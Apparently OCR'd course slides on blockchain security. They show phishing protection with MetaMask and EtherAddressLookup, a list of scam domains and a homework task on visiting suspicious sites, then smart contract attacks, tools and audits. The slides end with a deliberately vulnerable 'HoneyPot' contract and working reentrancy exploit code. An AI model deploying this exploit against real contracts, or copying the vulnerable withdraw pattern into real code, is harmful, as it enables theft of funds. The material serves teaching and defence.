
Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






37. Now MetaMask is checking the sites you visit. For example, try to visit https://iost.co with Google Chrome with MetaMask installed. The extension will redirect you to https://metamask.io/phishing.html and show you attention message.


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



38. If you try to visit the same site with clear Firefox, the site will be opened.




39. Another example: If you try to open site **xn--polonix-ws4c.com** the MetaMask will stop it.



40. But clear Firefox without MetaMask will open the **fake poloniex.com site**. Note: the **character 'e' is not the ASCII (Dec 101) character 'e'** this character has a little dot from below. Characters interchange


Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


is a common approach for phishing. Always check the site names and prefer to use google to find sites instead click on links.



Use EtherAddressLookup

43. Another useful tool against scam sites is **EtherAddressLookup.**
    Go to https://etherscamdb.info/ and take a look at the **scam sites database**. This database was created in 2017 by #TeamMEW when trying to find a solution to the ethereum scams. Of course, grouping all the scams won't make them go away, but it will make identifying them and taking them down easier.





Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

https://etherscamdb.info/scams

Home | Active scams | Search | API | FAQ | Report

3,158 TOTAL SCAMS | 332 ACTIVE SCAMS | 476 ADDRESSES REGISTERED | 2,826 INACTIVE SCAMS

Scams

Category	Subcategory	Status	Title	Info
Scamming	Gdax	Active	http://gdaxsupport.com	
Scamming	Coinbase	Active	http://coinbaseexchange.org	
Scamming	Coinbase	Active	http://coinbasehelp.info	
Scamming	Coinbase	Active	http://coinbaseassist.info	
Phishing	Kin	Active	http://kinecosystem.net	
Phishing	Telegram	Active	http://telegramtoken.global	
Phishing	Tel	Active	http://telcoinairdrop.com	
Phishing	Wax	Active	http://wax.community	
Phishing	MyEtherWallet	Inactive	http://xn--mytherwalet-3qb10c.com	

44. If you want to interact with this black list you can do this very easily by downloading the Google Chrome app EtherAddressLookup.

Secure | https://chrome.google.com/webstore/detail/etheraddresslookup/pdknmigbbbhmllnmgdfalmedcmcefdfn...

EtherAddressLookup

offered by Harry

★★★★★ (61) | Productivity | 109,949 users

+ ADD TO CHROME

OVERVIEW | REVIEWS | SUPPORT | RELATED

Keep your cryptocurrency wallets safe

Receive a warning when you land on a phishing site intended to obtain the private key of your cryptocurrency wallet or when you land on a fake/copy ICO site.

EtherAddressLookup

Highlight Matches

Warn of blacklisted domains

Preferred Blockchain Explorer

Compatible with your device

Adds links to strings that look like Ethereum addresses to your favorite blockchain explorer.


Adds links to strings that look like Ethereum addresses to your favourite blockchain explorer. It also tries to protect you from being phished by checking a domain blacklist that is constantly being updated.

EAL will also show you a popup container (non-intrusive) detailing the ETH balance of an address, the number of transactions going OUT, and if the address is a smart contract - The RPC node is managed by


Website

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


45. **EtherAddressLookup** will check sites you visit and protect you for fishing and deceit sites.




46. The app also provide some sure links to often used sites like MyEtherWallet, EtherScan.io, EtherChain, Ethplorer, Reddit – Ethereum and Reddit – ethtrader.




Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.






Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



What to Submit?

Try to visit some suspicious sites (for example from **ether scam database**) and observe your browser reaction. Create a **zip file** (e.g. **`your-name-inspect-suspicious-sites-exercise.zip`**) holding the screen shots with your experiments.

Submit your zip file as **homework** at the course Web site.

Smart Contract Security

Security Recommendations, Known Attacks, Security Tools

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

Smart Contract Security (2)

- Smart contract programming requires
  - Different engineering mindset
- The cost of failure can be high
- Changes can be difficult
  - Similar to hardware development
- So be careful
  - Educate the developers
  - Perform code audits
  - Formal verification?

Smart Contracts: Well Known Attacks

- Reentrancy attack
- Cross-function race conditions
- Integer overflow
- Replay attack
- Short address attack
- Denial of Service (DoS) attack
  - with (unexpected) revert
  - with block gas limit
- Forcibly sending ether to a contract
- TX reordering attack
- Timestamp dependence attack

Smart Contracts: Best Practices

- Prepare for failure
- Keep contracts simple
- Stay up to date
- Be aware of blockchain properties
- Fundamental engineering tradeoffs:
  - Simplicity versus Complexity
  - Rigid versus Upgradeable
  - Monolithic versus Modular
  - Duplication versus Reuse

Smart Contract Security Tools

- Static analysis
  - Manticore
    - github.com/trailofbits/manticore
  - Mythril
    - github.com/ConsenSys/mythril
  - Oyente
    - oyente.melon.fund
- SolGraph
  - github.com/raineorshine/solgraph
- Linters
  - Solcheck
  - Solint
  - Solium
  - Solhint
- Test coverage
  - solidity-coverage

Smart Contracts Security Notifications

- The official Ethereum blog: Ethereum Blog
- All blog posts that are tagged Security: Ethereum Blog - Security only
- Consensys Best Practices
- Chat rooms:
  - Ethereum Gitter
  - Solidity
  - Go-Ethereum
  - CPP-Ethereum
  - Research
- Reddit
- Ethereum Stats: Network Stats

Structure of Smart Contract Audit

- Disclaimer
- Overview of the audit and nice features
- Attacks made to the contract
- Critical vulnerabilities found in the contract
- Medium vulnerabilities found in the contract
- Low severity vulnerabilities found
- Line by line comments
- Summary of the audit

SECURIFY

Live Demo

Formal Verification of Smart Contracts

https://securify.ch

authio

Revolutionizing Smart Contract Audits

Live Demo

Smart Contract Audits

https://authio.org

Reentrancy Attack

- Used `.call()` which actually makes a call on the EVM
  - If the address specified is a contract, and has a fallback function, the EVM runs whatever is in it
  - The fallback function calls the `withdraw()` again → if state not updated before call, we have reentrancy bug
- Solution:
  - Replace `msg.sender.call.value(etherAmount)()` with `msg.sender.send(etherAmount)` or `msg.sender.transfer(etherAmount)`

Reentrancy Attack Example – Contract

```
contract HoneyPot {
  mapping (address => uint) public balances;

  function deposit() public payable {
    balances[msg.sender] += msg.value;
  }

  function withdraw() public {
    require(balances[msg.sender] > 0);
    if (!msg.sender.call.value(balances[msg.sender])())
      revert();
    balances[msg.sender] = 0;
  }
}
```

Reentrancy Attack Example – Exploit Code


```
contract HoneyPotHacker {
  HoneyPot private honeypot;

  function HoneyPotHacker(address a) public payable {
    honeypot = HoneyPot(a);
  }

  function collectMoney() public payable {
    honeypot.deposit.value(msg.value)();
    honeypot.withdraw();
    selfdestruct(msg.sender);
  }

  function() external payable {
    if (honeypot.balance >= msg.value) {
      honeypot.withdraw();
    }
  }
}
```

